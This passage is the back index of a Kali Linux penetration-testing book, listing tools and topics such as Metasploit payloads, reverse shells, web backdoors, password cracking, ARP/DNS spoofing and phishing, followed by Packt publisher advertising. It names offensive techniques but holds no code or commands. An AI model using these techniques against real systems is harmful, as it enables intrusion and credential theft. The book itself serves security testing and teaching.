  - URL 391
- arping tool**
  - about 123
  - starting 123
  - using 123, 124
- arpspoof**
  - about 315
  - working 315-317
- assessment tracking** 365
- attack methods**
  - about 235
  - impersonation 236

- influential authority attack 237
  - reciprocation 236
- attack modes, Hashcat**
  - brute force 291
  - combination 291
  - permutation 291
  - straight 291
  - table-lookup 291
  - toggle case 291
- attack process**
  - about 234
  - attack, planning 235
  - execution 235
  - intelligence gathering 235
  - vulnerable points, identifying 235
- Auditor** 9
- audit scope** 56

## B

- backdoor** 329
- BackTrack** 9
- BED**
  - about 201
  - starting 201, 202
- binary auditing** 246
- bind shell** 261
- BIOS (Basic Input Output System)** 28
- black box testing** 52
- BlindElephant**
  - about 393
  - help page 393
- blind testing** 56
- block layout, Maltego user interface** 108
- bootable Kali USB flash disk**
  - creating 27, 28

- Bridged Adapter** 31
- browser autopwn** 272
- brute force attack mode, Hashcat** 291
- Bruteforce Exploit Detector.** *See* **BED**
- bshell** 333
- BugReport**
  - URL 248
- Bugtraq SecurityFocus**
  - URL 248
- Burp Suite**
  - about 220
  - starting 220
  - using 221, 222
- business objectives, scope process**
  - defining 80, 81

## C

- CAT**
  - about 198
  - starting 198, 199
- centrality layout, Maltego user interface** 108
- CeWL**
  - about 308
  - options 308
  - using 308
- CGE**
  - about 199
  - starting 199, 200
- CIFS (Common Internet File System)** 205
- Cisco analysis**
  - about 197
  - Cisco auditing tool 198
  - Cisco global exploiter 199
- Cisco Auditing Tool.** *See* **CAT**
- Cisco Global Exploiter.** *See* **CGE**
- Cisco password cracker**
  - installing 49
- client requirements, scope process**
  - customer requirements form, creating 75
  - deliverables assessment form 76
  - gathering 74
- client-side exploitation**
  - automated browser exploitation 272-275
  - binary backdoor, generating 270, 271
- combination attack mode, Hashcat** 291

- Common Attack Pattern Enumeration and Classification (CAPEC)** 62
- Common Weakness Enumeration (CWE)** 62
- components, OpenVAS**
  - Greenbone Security Assistant 193
  - OpenVAS Administrator 193
  - OpenVAS Client 193
  - OpenVAS Manager 193
  - OpenVAS scanner 193
- creds module, Intersect** 332
- CRLF vulnerability scanner** 229
- cross-site scripting (XSS)** 220
- Crunch**
  - about 305
  - starting 305
  - using 306
- Custom Word List.** *See* **CeWL**
- CVE**
  - URL 171
- Cymothoa**
  - about 330
  - running 330-332

## D

- database assessment tools**
  - DBPwAudit 211
  - SQLMap 213
  - SQL Ninja 217
- DB2** 213
- db\_import\_nmap\_xml command** 255
- DBPwAudit**
  - about 211
  - starting 211
  - using 212
- DCE/RPC** 206
- decompilers** 246
- Deepmagic Information Gathering Tool.** *See* **DMitry**
- detect-new-ip6 tool**
  - about 133
  - accessing 133
  - using 134
- development view** 62
- dig command**
  - about 92
  - using 92, 93

**disassemblers** 246

**DMitry**

about 100  
accessing 100  
using 100, 101

**dns2tcp**

about 339  
starting 339, 340

**DNSChef**

about 313  
DNS proxy, setting up 313, 314  
domain, faking 314, 315  
URL 313  
using 313

**dnsdict6**

about 97  
accessing 97, 98  
utilizing 97

**DNS (Domain Name System) 85**

**dnsenum**

about 94  
accessing 95  
features 94  
utilizing 94-96

**DNS records**

analyzing 89, 90  
dig command 92, 93  
DMitry 100, 101  
dnsdict6 97, 98  
dnsenum 94-97  
fierce 98, 100  
host command-line tool 90-92  
Maltego 102

**documentation**

about 365, 366  
results, verifying 366, 367

**Domain Name System (DNS) 145**

**domain registration information**

querying 87, 89

**double blind testing 56**

**double gray box testing 57**

**dsniff tool**

about 322  
starting 322  
using 322

**Dynamic Host Configuration Protocol  
(DHCP) 145**

## **E**

**egressbuster module, Intersect 333**

**enumerating target 143**

**enumeration view 61**

**ethics, security testing 69**

**Ettercap**

about 318  
starting, in curses mode 318  
starting, in graphical mode 318  
starting, in text mode 318  
URL 318  
used, for DNS spoofing 319-321

**executive report**

about 368  
executive summary 368  
project objective 368  
risk matrix 368  
statistics 368  
vulnerability risk classification 368

**experimental module 378**

**exploit development learning resources 407**

**exploit modules**

writing 275-280

**extras module, Intersect 332**

## **F**

**FastTrack Schedule**

URL 82

**Fast XP table 304**

**fierce**

about 98  
accessing 98  
using 98, 100

**File Transfer Protocol (FTP) 145**

**FIN flag 147**

**FIN scan, Nmap 155**

**firewall/IDS evasion**

Nmap options, used 172

**flags, TCP**

ACK 147  
FIN 147  
PSH 147  
RST 147  
SYN 147  
URG 147

**foot-holding** 270

**fping tool**

about 124

accessing 125

options 125

using 125, 126

**fuzz analysis**

about 201

BED 201

JBroFuzz 203

**fuzzer** 229

## **G**

**general penetration testing framework**

about 64, 65

access, maintaining 68

documentation and reporting 68

information gathering 65, 66

privilege escalation 68

social engineering 67

target discovery 66

target enumeration 66

target exploitation 67

target scoping 65

vulnerability mapping 67

**getrepos module, Intersect** 333

**Golismo**

about 389

downloading 389

features 389

help page 390

report 391

**Government Security Org**

URL 248

**GParted Live**

URL 15

**gray box testing** 56

**Greenbone Security Assistant** 193

**Grepable output format, Nmap** 159

**GSA Desktop** 193

## **H**

**Hack0wn**

URL 248

**hard disk**

Kali Linux, installing 15

**Hashcat**

about 290

attack modes 291

using 292

**Hashcat GPU-based tools**

oclhashcat-lite 293

oclhashcat-plus 293

**hash-identifier** 290

**hierarchical layout, Maltego user interface**  
108

**horizontal privilege escalation** 283

**host command-line tool**

using 90-92

**hping3 tool**

accessing 127

documentation site 130

using 127-130

**HTTP service**

activating 39

starting 39

stopping 39

**human psychology** 234

**Hydra**

about 309

starting 309

using 309, 310

vncviewer 310

**Hypertext Transport Protocol (HTTP)** 145

## **I**

**IBM DB2** 211

**ICMP echo reply** 120

**ICMP echo request** 120

**IIS6 WebDAV unicode auth bypass** 259, 261

**Ike-scan** 194

**Impacket Samrdump**

about 206

starting 206

**impersonation** 236

**incentive programs** 404

**inferential blind SQL injection** 213

**influential authority attack** 237

**Information Bases (MIBs)** 207

**information gathering** 65, 85

**Information Systems Security Assessment Framework.** *See* ISSAF

**Informix** 213

**initial sequence number (ISN)**

characteristics 144

**installation, Kali Linux**

on hard disk 15

on physical machine 15

**Intelligent Exploit Aggregation Network**

URL 248

**interactive output format, Nmap** 159

**InterBase** 213

**Internet Control Message Protocol (ICMP)**  
120

**inter-process communication (IPC)** 206

**Intersect**

about 332

modules 332

starting 333, 334

**Intrusion Detection System (IDS)** 66

**Intrusion Prevention System (IPS)** 120

**iodine**

about 341

advantages 341

client, running 342

DNS server, configuring 341

server, running 342

**IPsec-based VPN** 184

**IPv6 target**

scanning 165, 166

**ISSAF**

about 58, 59

benefits 59

features 59

**ISS X-Force**

URL 248

**IT security risk management process** 51

**IWHAX** 9

## **J**

**JBroFuzz**

about 203

options 204

starting 203

using 204

**John**

about 299

external mode 300

incremental mode 300

password file, cracking 301

single crack mode 300

starting 299

URL 299

using 299, 300

wordlist mode 299

**Johnny**

about 303

starting 303

URL 303

using 303

## **K**

**Kali Linux**

about 9, 85

DMitry, accessing 100

dnsdict6, accessing 97

downloading 12, 13

features 10

fierce, accessing 98

forensic tools 11

hardware hacking tools 11

history 9

installing, in virtual machine 19

installing, on hard disk 15

installing, on physical machine 15-18

installing, on USB disk 26

Maltego 3.3.0 Kali Linux edition 103

Maltego, accessing 103

network services 39

reverse engineering tools 11

running, Live DVD used 14

stress testing tools 11

theharvester, accessing 113

tool categories 10

updating 37, 38

URL 15

using 14

virtual machine, configuring 28

whois, finding 87

wireless attacks tools 11

**Kali Linux tools** 112

## **L**

**LAN (Local Area Network)** 205

**LAN Manager (LM) hash** 304

**lanmap module, Intersect** 333

**layout algorithms, Maltego user interface**

about 108

block layout 108

centrality layout 108

hierarchical layout 108

organic layout 108

**Ldapsearch** 194

**Linux Live CDs**

GParted Live 15

Kali Linux 15

SystemRescueCD 15

using 15

**Linux Live USB Creator**

URL 26

**Live DVD**

advantage 14

used, for running Kali Linux 14

**Local Area Network (LAN)** 123, 184

**local exploit**

used, for escalating privilege 284-287

**local vulnerability** 191

**Lua**

URL 166

## **M**

**Maltego**

about 102

accessing 103-105

features 102

interface 107

limitations 103

registering 105-107

**management report**

about 368

assumptions and limitations 369

change management 369

compliance achievement 369

configuration management 369

testing methodology 369

**man-in-the-middle (MITM) proxy** 221

**Media Access Control (MAC)** 123

**MediaService Lab**

URL 248

**Medusa**

about 312

options 312

starting 312

using 312

**Metagoofil**

about 114

accessing 115

metadata 115

using 117

working 115

**Metasploitable 2**

about 43

downloading 43

installing 43, 44

**Metasploit framework**

about 247

client-side exploitation 270

IIS6 WebDAV unicode auth bypass 259, 261

online tutorial 253

payloads 261

port scanning scenario 254, 255

scenarios 255

SNMP community scanner 256

URL 253

VNC blank authentication scanner 258

**meterpreter**

about 263

setting up 263-269

**meterpreter backdoor**

about 336

enabling 336

removing 338

starting 337

**methodology** 51

**metsvc backdoor.** *See* meterpreter backdoor

**Microsoft Office Project Professional**

URL 82

**modules, Intersect**

creds 332

egressbuster 333

extras 332

getrepos 333

lanmap 333

network 333

- openshares 333
- osuser 333
- portscan 333
- privesc 333
- xmlcrack 333
- MS-Access 213**
- MSFCLI**
  - about 252
  - accessing 252
  - using 253
- MSFConsole**
  - about 250
  - accessing 250
  - show advanced command 251
  - show auxiliary command 250
  - show encoders command 251
  - show exploits command 250
  - show nops command 251
  - show options command 251
  - show payloads command 251
  - show targets command 251
- MS-SQL 211, 213**
- MySQL 211, 213**
- MySQL service**
  - starting 40, 41
  - stopping 41
- N**
- National Vulnerability Database**
  - URL 248
- NAT (Network Address Translation) 31, 261**
- nbtscan tool**
  - about 135, 180
  - accessing 135, 180
  - using 135, 180
- ncat**
  - about 342
  - capabilities 343
  - tasks 342
  - URL 342
- nessus 46**
- Nessus vulnerability scanner**
  - configuring 47
  - features 47
  - installing 47-49

- NetBIOS (Network Basic Input Output System) 205**
- Netcat**
  - about 395
  - backdoor shell 398, 399
  - file transfer 397
  - open connection 395
  - portscanning 397, 398
  - reverse shell 399, 400
  - service banner grabbing 396
  - simple server 396
  - URL 395
- networking**
  - network service, starting 33, 34
  - network service, stopping 33
  - wired connection, setting up 31, 32
  - wireless connection, setting up 32, 33
- network module, Intersect 333**
- network penetration testing report**
  - table of contents 371
- network ports 410**
- network routing information**
  - obtaining 110
  - tcptraceroute tool 110
  - tctrace tool 112
- network scanner**
  - about 149
  - Amap 179
  - Nmap 150
  - Unicornscan 173
  - Zenmap 175
- network services**
  - HTTP 39
  - MySQL 40
  - SSH 42
- network sniffers**
  - about 321
  - dsniff 322
  - tcpdump 323
  - Wireshark 323
- network spoofing tools**
  - arpspoof 315
  - DNSChef 313
  - Ettercap 318
- network tool**
  - Netcat 395



## **Network Vulnerability Tests (NVT)**

URL 193

## **NeXpose CE**

about 381

downloading 382

features 381

installing 382, 383

NeXpose scan engine 382

NeXpose security console 382

## **NeXpose community**

logging into 384, 386

starting 383

using 386-388

## **NeXpose scan engine 382**

## **NeXpose security console 382**

## **NeXpose Vulnerability Scanner Community**

Edition. *See* NeXpose CE

## **Nigerian 419 Scam**

URL 237

## **Nikto 194**

## **Nikto2**

about 223

starting 223

using 223, 224

## **Nmap**

about 140, 141, 150, 194

capabilities 150

IPv4 address specifications 153

IPv6 target, scanning 165

output options 159

port specification 157, 159

port states 152

starting 151

target specification 153, 155

TCP scan options 155

timing options 161

UDP scan options 156

## **Nmap capabilities**

host discovery 150

network traceroute 150

Nmap Scripting Engine 150

operating system detection 150

service/version detection 150

## **Nmap NSE Vulscan**

about 171

URL 171

## **Nmap options**

aggressive scan 164

for firewall/IDS evasion 172

host discovery, disabling 164

operating system detection 163, 164

service version detection 162

## **Nmap Scripting Engine. *See* NSE**

## **Non-disclosure Agreement (NDA) 77**

## **normal output format, Nmap 159**

## **nping tool**

about 130

probe modes 131

using 131, 132

## **NSE**

about 166

calling, command-line arguments used 167,

168

## **NSE scripts**

auth category 166

default category 166

discovery category 167

doS category 167

exploit category 167

external category 167

fuzzer category 167

intrusive category 167

malware category 167

safe category 167

utilizing 171

version category 167

vuln category 167

## **NT LAN Manager (NTLM) hash 304**

## **NULL scan, Nmap 155**

# **O**

## **Object Identifier (OID) 207**

## **oclhashcat-lite 293**

## **oclhashcat-plus 293**

## **offline attack tools**

about 289

Crunch 305

Hashcat 290

hash-identifier 289, 290

John 299

Johnny 303

Ophcrack 304

- RainbowCrack 293
- samdump2 298
- onesixtyone tool**
  - about 182
  - accessing 182
  - using 182
- online attack tools**
  - about 307
  - CeWL 308
  - Hydra 309
  - Medusa 312
- openshares module, Intersect 333**
- Open Source Security Testing Methodology Manual.** *See* OSSTMM
- Open System Interconnection (OSI) 123, 144**
- OpenVAS**
  - about 193
  - components and functions 193
  - setting up 194-197
  - tools 194
- OpenVAS Administrator 193**
- OpenVAS Client 193**
- OpenVAS Management Protocol (OMP) 193**
- OpenVAS Manager 193**
- OpenVAS scanner 193**
- OpenVAS Transfer Protocol (OTP) 193**
- OpenVPN 184**
- Open Vulnerability Assessment System.** *See* OpenVAS
- Open Web Application Security Project.** *See* OWASP
- operating system backdoors**
  - about 329
  - Cymothoa 330
  - Intersect 332
  - meterpreter backdoor 336
- operation modes, WeBaCoo**
  - generation 356
  - terminal 356
- Ophcrack**
  - about 304
  - rainbow tables 304
  - starting 304
  - using 304
- Oracle 211, 213**
- organic layout, Maltego user interface 108**
- OS fingerprinting**
  - about 136
  - active method 136
  - active method, advantage 136
  - active method disadvantage 136
  - active method disadvantage, overcoming 137
  - Nmap, used 140
  - p0f tool, used 137
  - passive 136
- OSSTMM**
  - about 56
  - benefits 57
  - channel 56
  - features 57
  - index 56
  - scope 56
  - standard security test types 56
  - vector 56
- osuser module, Intersect 333**
- OSVDB**
  - URL 171
- OSVDB Vulnerabilities**
  - URL 248
- output formats, Nmap**
  - Grepable output 159
  - interactive 159
  - normal 159
  - XML 159
- Ovaldi 194**
- OWASP**
  - about 60
  - benefits 60
  - features 60
- OWASP Testing Project 60**

## P

- p0f tool**
  - about 137
  - accessing 137
  - using 137-140
  - working 137
- Packet Storm**
  - URL 248

- Paros proxy**
  - about 225
  - starting 225
  - using 225
- passive\_discovery6 tool**
  - about 134
  - accessing 134
  - using 134
- passive information gathering 85**
- password attack tools**
  - about 287
  - offline attack 288
  - offline attack tools 289
  - online attack 288
  - online attack tools 307
- payloads, Metasploit framework**
  - bind shell 261, 262
  - meterpreter 263, 264
  - reverse shell 262, 263
- penetration testing**
  - about 51
  - black box testing 52
  - ethics 69
  - ISO images 408
  - online web applications 407
  - on vulnerable environment 407
  - types 52
  - virtual machines 408
  - white box testing 53
- penetration testing contract 78**
- Penetration Testing Execution Standard. *See* PTES**
- penetration testing learning resources 405**
- penetration testing methodology 51**
- penetration testing process**
  - auxiliaries module 249
  - encoders module 250
  - exploit module 249
  - NOP module 250
  - payload module 249
- penetration testing tools categories**
  - exploitation tools 10
  - information gathering 10
  - maintaining access 11
  - password attacks 10
  - reporting tools 11
  - sniffing and spoofing 10
  - system services 11
  - vulnerability assessment 10
  - web applications 10
- pentest 51**
- pentester 52**
- Perl**
  - URL 161
- permutation attack mode, Hashcat 291**
- persistent 333**
- PHP meterpreter**
  - about 362
  - creating 362, 363
- physical machine**
  - Kali Linux, installing 15
- ping tool**
  - c count 121
  - I interface address 121
  - s packet size 121
  - about 120
  - options 121
  - using 121, 122
- pivoting 270**
- pnsnscan 194**
- Portable Kali Linux 26**
  - prerequisites 26
- Portbunny 194**
- port numbers 145**
- portscan module, Intersect 333**
- port scanning**
  - about 143
  - TCP/IP protocol 144
- port states, Nmap**
  - closed 152
  - closed|filtered 152
  - filtered 152
  - open 152
  - open|filtered 152
  - unfiltered 152
- PostgreSQL 213**
- post testing procedures 372, 373**
- PowerShell**
  - URL 161
- presentation**
  - preparing 372
- privesc module, Intersect 333**
- privilege escalation**
  - about 68

- horizontal privilege escalation 283
- local exploit, using 284-287
- vertical privilege escalation 283
- process ID (PID)**
  - about 330
  - determining 330
- Project KickStart Pro**
  - URL 82
- project management, scope process**
  - about 81
  - scheduling 81, 82
- project management tools**
  - FastTrack Schedule 82
  - Microsoft Office Project Professional 82
  - Project KickStart Pro 82
  - Serena OpenProj 82
  - TaskJuggler 82
  - TimeControl 82
  - TimeMerlin 82
- proof-of-concept (PoC) code 401**
- proxychains**
  - about 344
  - running 345
  - usages 344
- ps -aux command 330**
- PSH flag 147**
- PTES**
  - about 63
  - benefits 64
  - features 64
  - stages 63
- ptunnel**
  - about 345
  - starting 345
  - using 346
- public resources**
  - using 86
- Python**
  - URL 161
- R**
- RainbowCrack**
  - about 293, 294
  - rcrack tool 294
  - rtgen tool 294
  - rtsort tool 294
- rainbow tables, Ophcrack**
  - Fast XP table 304
  - Small XP table 304
  - Vista table 305
- RAV (Risk Assessment Values) 57**
- RAV score 57**
- rcrack tool**
  - about 294
  - starting 297
  - using 297, 298
- reciprocation 236**
- reconnaissance modules 378**
- recon-ng tool 378**
  - categories 378
  - commands 378, 379
  - using 378
- recon-ng tool modules**
  - experimental module 378
  - reconnaissance modules 378
  - reporting modules 378
- remote vulnerability 191**
- reporting modules 378**
- reports**
  - executive report 368
  - management report 368
  - technical report 370
  - types 367
- repositories, target exploitation 247-249**
- resource allocation 77**
- reversal testing 57**
- reverse engineering resources 404**
- reverse shell 262, 263**
- reversexor 333**
- rshell 333**
- RST flag 147**
- rtgen tool**
  - about 294
  - using 294, 295
- rtsort tool**
  - about 294
  - starting 296
  - using 296, 297
- Ruby**
  - URL 161
- Rufus**
  - URL 26

## S

### **samdump2**

- about 298
- starting 298
- using 298

### **scanflags 156**

### **scarcity 237**

### **scip VulDB**

- URL 171

### **scope process**

- about 73
- business objectives, defining 80
- client requirements, gathering 74
- project management 81
- test boundaries, profiling 79
- test plan, preparing 76

### **search engine**

- Metagoofil 114
- theharvester tool 113
- utilizing 112

### **SEBUG**

- URL 248

### **Seccubus 194**

### **Secunia Advisories**

- URL 248

### **Secure Shell (SSH) service**

- about 42
- managing 42
- starting 42
- stopping 42

### **SecuriTeam**

- URL 248

### **Security Account Manager (SAM) 206, 298**

### **security analysis, factors**

- exploitability and payload construction 247
- instrumented tools 247
- programming skills 246
- reverse engineering 246

### **SecurityFocus**

- URL 171

### **Security Reason**

- URL 248

### **security testing methodologies**

- about 54
- ISSAF 58
- OSSTMM 56

- OWASP 60

- WASC-TC 61

### **SecurityTracker**

- URL 171

### **Security Vulnerabilities Database**

- URL 248

### **Serena OpenProj**

- URL 82

### **Server Message Block enumeration tool. *See***

- SMB enumeration tool**

### **Server Message Block (SMB) 205**

### **session ID analysis 229**

### **shared folders, virtual machine**

- configuring 34, 35

### **show advanced command 251**

### **show auxiliary command 250**

### **show encoders command 251**

### **show exploits command 250**

### **show nops command 251**

### **show options command 251**

### **show payloads command 251**

### **show targets command 251**

### **Simple Network Management Protocol. *See***

- SNMP**

### **SLAD 194**

### **Small XP table 304**

### **SMB analysis 205**

### **SMB enumeration tool**

- about 180
- nbtscan 180

### **SNMP 145, 181, 207**

### **snmpcheck 183**

### **SNMP community scanner 256**

### **SNMP enumeration**

- about 181
- onesixtyone tool 182
- snmpcheck tool 183

### **SNMP Walk**

- about 208
- starting 208, 210

### **socat**

- about 346
- files, transferring 349
- HTTP header information, obtaining 349
- life cycle phases 347
- starting 347

### **socat instance life cycle phases**

- close 347
- init 347
- open 347
- transfer 347

### **Social Engineering**

- about 67, 233
- attack methods 235
- attack process 234
- human psychology 234
- scarcity 237
- social relationship 238

### **Social Engineering Toolkit (SET)**

- about 238
- starting 238
- targeted phishing attack 240
- targeted phishing attack, performing 240-243

### **social relationship 238**

### **source code auditing 246**

### **spider 229**

### **SQLMap**

- about 213
- starting 213
- using 213-216

### **SQL Ninja**

- about 217
- starting 217
- using 217-220

### **SSL-based VPN 184**

### **ssllh**

- about 350
- starting 350, 351

### **standard security test types, OSSTMM**

- blind 56
- double blind 56
- double gray box 57
- gray box 56
- reversal 57
- tandem 57

### **straight attack mode, Hashcat 291**

### **Strobe 194**

### **stunnel4**

- about 352
- starting 352, 353
- using 353-355

### **supplementary tools**

- network tool 395

- reconnaissance tool 377

- vulnerability scanner 381

- web application tools 389

### **Sybase 213**

### **SYN flag 147**

### **SYN scan, Nmap 155**

### **SYN stealth 155**

### **System Key (SysKey) 298**

### **SystemRescueCD**

- URL 15

## **T**

### **table-lookup attack mode, Hashcat 291**

### **tandem testing 57**

### **target discovery**

- about 66, 119
- purpose 119

### **targeted phishing attack**

- performing 240-243

### **target enumeration 66**

### **target exploitation**

- about 67, 245
- advanced exploitation toolkits 249
- repositories 247
- vulnerability research 246

### **target machine**

- alive6 tool 132
- arping tool 123
- detect-new-ip6 tool 133
- fping tool 124
- hping3 tool 127
- identifying 120
- nbtscan tool 134
- nping tool 130
- passive\_discovery6 tool 134
- ping tool 120

### **target scoping 65, 73**

### **TaskJuggler**

- URL 82

### **TaskMerlin**

- URL 82

### **taxonomy cross-reference view 62**

### **taxonomy, vulnerability 192**

### **TCP**

- about 143

- characteristics 144, 145
- flags 147
- port scanning, performing 148
- segment 146
- TCP ACK scan, Nmap 156**
- TCP connect scan, Nmap 155**
- tcpdump network sniffer**
  - about 323
  - starting 323
  - using 323
- TCP header**
  - Acknowledgment Number 146
  - Checksum 147
  - Control Bits 147
  - Destination Port 146
  - H.Len 147
  - Rsvd 147
  - Sequence Number 146
  - Source Port 146
  - Window Size 147
- TCP Idle scan, Nmap 156**
- TCP/IP protocol 144**
- TCP Maimon scan, Nmap 156**
- TCP scan options, Nmap**
  - FIN scan 155
  - scanflags 156
  - SYN scan 155
  - TCP ACK scan 156
  - TCP connect scan 155
  - TCP Idle scan 156
  - TCP Maimon scan 156
  - TCP NULL scan 155
  - TCP Window scan 156
  - XMAS scan 155
- TCP segment**
  - header 146
- tcptraceroute tool**
  - about 110
  - accessing 110
  - advantage 110
  - running 110
  - using 111
- TCP Window scan, Nmap 156**
- tctrace tool**
  - accessing 112
  - running 112
- technical report**
  - about 370
  - best practices 370
  - security issues 370
  - vulnerabilities map 370
- test boundaries, scope process**
  - infrastructure restrictions 80
  - knowledge limitations 79
  - profiling 79
  - technology limitations 79
- test plan, scope process**
  - checklist 78
  - cost analysis 77
  - Non-disclosure Agreement (NDA) 77
  - penetration testing contract 78
  - preparing 76
  - resource allocation 77
  - rules of engagement 78
  - structured testing process 77
- test process validation 77**
- theharvester tool**
  - about 113
  - accessing 113, 114
- time-based blind SQL injection 213**
- TimeControl**
  - URL 82
- Time To Live (TTL) 110, 137**
- timing modes, Nmap**
  - aggressive (4) 162
  - insane (5) 162
  - normal (3) 162
  - paranoid (0) 161
  - polite (2) 162
  - sneaky (1) 161
- toggle case attack mode, Hashcat 291**
- tools, OpenVAS**
  - Amap 194
  - Ike-scan 194
  - Ldapsearch 194
  - Nikto 194
  - Nmap 194
  - Ovaldi 194
  - pnsnscan 194
  - Portbunny 194
  - Seccubus 194
  - SLAD 194
  - Snmpwalk 194
  - Strobe 194

- w3af 194
- Top 10 Security Tools**
  - about 11
  - aircrack-ng 11
  - burp-suite 11
  - hydra 11
  - john 11
  - maltego 11
  - Metasploit 11
  - nmap 11
  - sqlmap 11
  - wireshark 11
  - zaproxy 11
- tracking websites, vulnerability** 402
- transcoder** 229
- Transmission Control Protocol.** *See* TCP
- TrustedSec**
  - URL 238
- tunneling** 339
- tunneling tools**
  - dns2tcp 339
  - iodine 341
  - ncat 342
  - proxychains 344
  - ptunnel 345
  - socat 346
  - ssllh 350
  - stunnel4 352
  - working with 339
- types, vulnerabilities**
  - about 190
  - remote vulnerability 191

## U

- UDP**
  - about 143
  - characteristics 145
  - header 148
  - port scanning, performing 149
- udpbinding** 333
- UDP header**
  - Destination Port 148
  - Source Port 148
  - UDP Checksum 148
  - UDP Length 148
- UDP scan options, Nmap** 156
  - challenges 156
- Unicornscan**
  - about 173
  - features 173
  - starting 173
  - target scanning 173, 174
- UNION query SQL injection** 213
- Universal USB Installer**
  - URL 26
- URG flag** 147
- USB disk**
  - Kali Linux, installing 26
- US-CERT Alerts**
  - URL 248
- US-CERT Vulnerability Notes**
  - URL 248
- User Datagram Protocol.** *See* UDP
- user-defined function (UDF) injection** 213
- user interface, Maltego**
  - domain name 109
  - groups 107
  - layout algorithms 108

## V

- vertical privilege escalation** 283
- VirtualBox**
  - about 19
  - URL 19
- VirtualBox Extension Pack**
  - installing 24-26
- VirtualBox guest additions**
  - about 28
  - features 28
  - installing 29, 30
- virtual machine**
  - Kali Linux, installing 19
  - Kali Linux ISO image, installing 19-21
  - Kali Linux VMWare image, installing 22, 24
  - running 24
  - USB-based wireless card, activating 32
- virtual machine configuration**
  - appliance, exporting 36
  - guest machine state, saving 36
  - networking, setting up 30
  - shared folder, configuring 34
  - VirtualBox guest additions 28



## **Virtual Private Network (VPN)**

- about 184
- IPsec-based VPN 184
- OpenVPN 184
- SSL-based VPN 184

## **Vista table 305**

## **VNC blank authentication scanner 258, 259**

## **VPN enumeration 184**

## **vulnerabilities**

- design vulnerabilities 190
- implementation vulnerabilities 190
- operational vulnerabilities 190
- taxonomy 192
- types 190

## **vulnerability assessment**

- about 53
- versus, penetration testing 54

## **vulnerability disclosures 401**

## **vulnerability management platform 53**

## **vulnerability mapping 67, 189**

## **vulnerability research**

- conducting 246
- factors, for security analysis 246

## **vulnerability scanner**

- about 381
- NeXpose Community Edition 381

## **vulnerability verification 366**

## **vulnerable server**

- installing 43

## **VUPEN Security**

- URL 248

# **W**

## **W3AF**

- about 226
- starting 226
- using 226, 228

## **WafW00f**

- about 228
- starting 229
- using 229

## **WASC-TC**

- about 61
- benefits 62, 63
- development view 62
- enumeration view 61

- features 62, 63

- taxonomy cross-reference view 62

## **WeBaCoo (Web Backdoor Cookie)**

- about 356
- feature 357
- operation modes 356
- PHP backdoor, generating 357
- starting 357

## **web application analysis**

- about 210, 211
- database assessment tools 211
- web application assessment 220

## **web application assessment tools**

- Burp Suite 220
- Nikto2 223
- Paros proxy 225
- W3AF 226
- WafW00f 228
- WebScarab 229

## **web application firewall (WAF) 228**

## **Web Application Security Consortium Threat Classification. *See* WASC-TC**

## **web application tools**

- Arachni 391
- BlindElephant 393
- Golismo 389

## **web backdoors**

- creating 356
- PHP meterpreter 362
- WeBaCoo 356
- weevely 359

## **WebScarab**

- about 229
- starting 229
- using 230, 231

## **web services analyzer 229**

## **weevely**

- about 359
- features 359
- PHP backdoor, generating 360
- starting 359
- using 359
- web backdoor shell, accessing 360

## **white box testing 53**

## **WHOIS 87**

## **WHOPPIX 9**

**Win32DiskImager**

URL 26

**Winrtgen**

about 295

URL 295

**Wireshark 122**

about 323

features 324

starting 324

using 324, 325

**Wireshark network protocol analyzer**

using 324

**X**

**XMAS scan, Nmap 155**

**xmlcrack module, Intersect 333**

**XML output format, Nmap 159**

**xorshell 333**

**XSS 229**

**XSSed XSS-Vulnerabilities**

URL 248

**Z**

**Zenmap**

about 175

advantages 175

hosts, scanning 176

profile, creating 175

results, saving 177

scan, performing 178

starting 175





## **Thank you for buying Kali Linux – Assuring Security by Penetration Testing**

### **About Packt Publishing**

Packt, pronounced 'packed', published its first book "*Mastering phpMyAdmin for Effective MySQL Management*" in April 2004 and subsequently continued to specialize in publishing highly focused books on specific technologies and solutions.

Our books and publications share the experiences of your fellow IT professionals in adapting and customizing today's systems, applications, and frameworks. Our solution based books give you the knowledge and power to customize the software and technologies you're using to get the job done. Packt books are more specific and less general than the IT books you have seen in the past. Our unique business model allows us to bring you more focused information, giving you more of what you need to know, and less of what you don't.

Packt is a modern, yet unique publishing company, which focuses on producing quality, cutting-edge books for communities of developers, administrators, and newbies alike. For more information, please visit our website: [www.packtpub.com](http://www.packtpub.com).


### **About Packt Open Source**

In 2010, Packt launched two new brands, Packt Open Source and Packt Enterprise, in order to continue its focus on specialization. This book is part of the Packt Open Source brand, home to books published on software built around Open Source licences, and offering information to anybody from advanced developers to budding web designers. The Open Source brand also runs Packt's Open Source Royalty Scheme, by which Packt gives a royalty to each Open Source project about whose software a book is sold.

### **Writing for Packt**

We welcome all inquiries from people who are interested in authoring. Book proposals should be sent to [author@packtpub.com](mailto:author@packtpub.com). If your book idea is still at an early stage and you would like to discuss it first before writing a formal book proposal, contact us; one of our commissioning editors will get in touch with you.

We're not just looking for published authors; if you have strong technical skills but no writing experience, our experienced editors can help you develop a writing career, or simply get some additional reward for your expertise.




## Web Penetration Testing with Kali Linux

ISBN: 978-1-78216-316-9

Paperback: 342 pages

A practical guide to implementing penetration testing strategies on websites, web applications, and standard web protocols with Kali Linux

1. Learn key reconnaissance concepts needed as a penetration tester.
2. Attack and exploit key features, authentication, and sessions on web applications.
3. Learn how to protect systems, write reports, and sell web penetration testing services.



## Kali Linux Cookbook

